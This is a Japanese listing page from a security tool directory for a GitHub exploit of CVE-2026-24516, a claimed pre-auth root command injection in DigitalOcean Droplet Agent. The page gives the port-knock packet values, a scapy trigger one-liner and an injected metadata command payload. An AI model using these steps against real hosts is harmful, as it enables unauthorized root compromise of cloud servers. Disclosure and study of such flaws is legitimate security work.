
Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-24516-DigitalOcean-RCE — # DigitalOcean Droplet Agent v1.3.2以前における認証前の重大なRoot RCE(CVSS 10.0)— コマンドインジェクション経由 | Kitploit

ツール/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール
GitHubpoxsky/cve-2026-24516-digitalocean-rce

CVE-2026-24516-DigitalOcean-RCE

# DigitalOcean Droplet Agent v1.3.2以前における認証前の重大なRoot RCE(CVSS 10.0)— コマンドインジェクション経由

リポジトリを見る
1577ヶ月前未レビュー
共有

CVE-2026-24516-DigitalOcean-RCE

DigitalOcean Droplet Agent v1.3.2 以前における、認証前の重大なルート権限 RCE(CVSS 10.0)を、コマンドインジェクションにより引き起こす脆弱性。

CVE-2026-24516: DigitalOcean Droplet Agent における認証前のルート権限 RCE

概要

DigitalOcean Droplet Agent(1.3.2 以前の全バージョン)において、重大なコマンドインジェクションの脆弱性が発見されました。この欠陥により、攻撃者は認証なしでルート権限による**リモートコード実行(RCE)**を達成できます。

発見者: Anmol Singh Rajput(@pox_sky_01)- Cortex Security Research

技術的詳細




この脆弱性は、トラブルシューティングのアクショナーコンポーネントに存在します:


  • internal/troubleshooting/actioner/actioner.go

  • internal/troubleshooting/command/exec.go


エージェントはローカルサービス(169.254.169.254)からのメタデータを処理し、TroubleshootingAgent.Requesting 配列からのコマンドを適切なサニタイズなしで実行します。

トリガー(ポートノッキング)

エージェントは、ポート 22 への特定の TCP パケットによってトリガーされます:

  • SeqNum: 68796879
  • AckNum: 848489

概念実証(PoC)

  1. フェッチのトリガー: python3 -c "from scapy.all import *; send(IP(dst='TARGET')/TCP(dport=22,flags='S',seq=68796879,ack=848489))"

  2. 悪意のあるメタデータペイロード:

    {
      "troubleshooting_agent": {
        "requesting": ["command:id > /tmp/pwned"]
      }
    }
    

影響 CVSS スコア: 10.0(Critical)

必要な権限: なし

結果: システム全体の完全な侵害(ルートアクセス)

photo_1_2026-03-22_13-46-01 photo_12_2026-03-22_13-46-01 photo_3_2026-03-22_13-46-01 photo_4_2026-03-22_13-46-01 photo_5_2026-03-22_13-46-01 photo_6_2026-03-22_13-46-01

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    357
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    317
  • 5

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    305
  • 6

    opencti

    opencti-platform/opencti

    オープンサイバー脅威インテリジェンスプラットフォーム

    275

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →